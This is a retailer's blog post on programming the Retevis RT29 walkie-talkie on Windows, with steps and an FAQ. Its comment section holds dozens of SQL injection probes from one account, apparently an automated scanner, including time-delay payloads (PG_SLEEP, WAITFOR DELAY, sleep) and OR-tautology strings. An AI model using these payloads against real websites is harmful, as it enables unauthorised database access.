Table of Contents

How to program the Retevis RT29?

  • Posted by:Sunny
  • 85 Comments
How to program the Retevis RT29?





Programming the Retevis RT29 has received a lot of attention.The RT29 10W walkie talkie has great features and high power. With a large battery capacity and two colors to choose from, black and orange, many people like the RT29.How to program the RT29? We hope this article will solve your doubts. 

What You Need When Programming RT29?

1. A computer

2. RT29 radio and programming cable

You can click 'Relevant Documents' on the product page of the website to download the required programming software. When you purchase the RT29, a free programming cable will be included in the package. If you need an additional cable, you can click here to get one Retevis RT29 programming cable.

Attention

We regret to inform you that the Retevis RT29 cannot be programmed on a Mac. Simply try to program it on a Windows computer; if you need programming software for your RT29, please be sure to contact Retevis by e-mail; however, if you wish to program it yourself, you will need a Windows computer and a cable.

RT29 Programming Steps

1. Install the USB driver and programming software.

2. After connecting the power cable to the desktop, Device Manager will display the com port number.

3. If the user adjusts the com port, the com port number will be set automatically. Select the correct com port before actually starting to read or write to the radio.

4. You can effectively program the radio; otherwise, you will receive a failure error.

Note:

Keep the radio turned on when programming it. If the radio is now off and you are reading or writing on it, it may display a failure frame.

Frequently Asked Questions (FAQ) On RT29

1. Can I program the Retevis RT29 on a Mac?

Unfortunately, no. The RT29 programming software is only compatible with Windows operating systems. To program the radio, please use a Windows PC or laptop.

2. Where can I download the programming software for RT29?

Visit the official Retevis RT29 product page and click the "Relevant Documents" tab to download the software.

Conclusion

It is critical that you program the radio correctly. This means making sure the radio works properly. It organizes communication, which is needed to keep your team efficient and safe.

If you want to program the RT29 yourself, you can do it yourself by following the steps in the article.

Below are the links to all RT29 models. You can click on the product pages to download the programming software:

Retevis RT29 UHF Long Range Radio

Retevis RT29 UHF Waterproof Long Range Radio

Retevis RT29 VHF Waterproof Long Range Radio

Retevis RT29 Orange UHF Long Range Radio

Retevis RT29 Orange UHF Waterproof Long Range Radio

  • Posted in retevis rt29, How to program the Retevis RT29?, rt29 programming


Comments (85)

  1. wrBEIRqX
    20
    February 20, 2026
  2. wrBEIRqX
    20
    February 20, 2026
  3. wrBEIRqX
    20
    February 20, 2026
  4. wrBEIRqX
    (select 198766*667891 from DUAL)
    February 20, 2026
  5. wrBEIRqX
    (select 198766*667891)
    February 20, 2026
  6. wrBEIRqX
    @@Z2W2G
    February 20, 2026
  7. wrBEIRqX
    20
    February 20, 2026
  8. wrBEIRqX
    20'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
    February 20, 2026
  9. wrBEIRqX
    20'"
    February 20, 2026
  10. wrBEIRqX
    20*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
    February 20, 2026
  11. wrBEIRqX
    20zYXtFSMP')) OR 612=(SELECT 612 FROM PG_SLEEP(15))--
    February 20, 2026
  12. wrBEIRqX
    20CHhzFYv9') OR 795=(SELECT 795 FROM PG_SLEEP(15))--
    February 20, 2026
  13. wrBEIRqX
    203Y4vlOfI' OR 149=(SELECT 149 FROM PG_SLEEP(15))--
    February 20, 2026
  14. wrBEIRqX
    20-1)) OR 56=(SELECT 56 FROM PG_SLEEP(15))--
    February 20, 2026
  15. wrBEIRqX
    20-1) OR 798=(SELECT 798 FROM PG_SLEEP(15))--
    February 20, 2026
  16. wrBEIRqX
    20-1 OR 160=(SELECT 160 FROM PG_SLEEP(15))--
    February 20, 2026
  17. wrBEIRqX
    20MfCdYZaL'; waitfor delay '0:0:15' --
    February 20, 2026
  18. wrBEIRqX
    20-1 waitfor delay '0:0:15' --
    February 20, 2026
  19. wrBEIRqX
    20-1); waitfor delay '0:0:15' --
    February 20, 2026
  20. wrBEIRqX
    20-1; waitfor delay '0:0:15' --
    February 20, 2026
  21. wrBEIRqX
    (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
    February 20, 2026
  22. wrBEIRqX
    200"XOR(20*if(now()=sysdate(),sleep(15),0))XOR"Z
    February 20, 2026
  23. wrBEIRqX
    200'XOR(20*if(now()=sysdate(),sleep(15),0))XOR'Z
    February 20, 2026
  24. wrBEIRqX
    20*if(now()=sysdate(),sleep(15),0)
    February 20, 2026
  25. wrBEIRqX
    -1" OR 5*5=25 or "BLZjMpNl"="
    February 20, 2026
  26. wrBEIRqX
    -1' OR 5*5=25 or 'oklsjkFb'='
    February 20, 2026
  27. wrBEIRqX
    -1" OR 5*5=25 --
    February 20, 2026
  28. wrBEIRqX
    -1' OR 5*5=25 --
    February 20, 2026
  29. wrBEIRqX
    -1 OR 5*5=25
    February 20, 2026
  30. wrBEIRqX
    -1 OR 5*5=25 --
    February 20, 2026
  31. wrBEIRqX
    20
    February 20, 2026
  32. wrBEIRqX
    20
    February 20, 2026
  33. wrBEIRqX
    20
    February 20, 2026
  34. wrBEIRqX
    20
    February 20, 2026
  35. wrBEIRqX
    20
    February 20, 2026
  36. wrBEIRqX
    20
    February 20, 2026
  37. wrBEIRqX
    20
    February 20, 2026
  38. wrBEIRqX
    20
    February 20, 2026
  39. wrBEIRqX
    20
    February 20, 2026
  40. wrBEIRqX
    20
    February 20, 2026
  41. wrBEIRqX
    20
    February 20, 2026
  42. wrBEIRqX
    20
    February 20, 2026
  43. wrBEIRqX
    20
    February 20, 2026
  44. wrBEIRqX
    20
    February 20, 2026
  45. wrBEIRqX
    20
    February 20, 2026
  46. wrBEIRqX
    20
    February 20, 2026
  47. wrBEIRqX
    20
    February 20, 2026
  48. wrBEIRqX
    20
    February 20, 2026
  49. wrBEIRqX
    20
    February 20, 2026
  50. wrBEIRqX
    20
    February 20, 2026

Leave a Reply

Please note, comments must be approved before they are published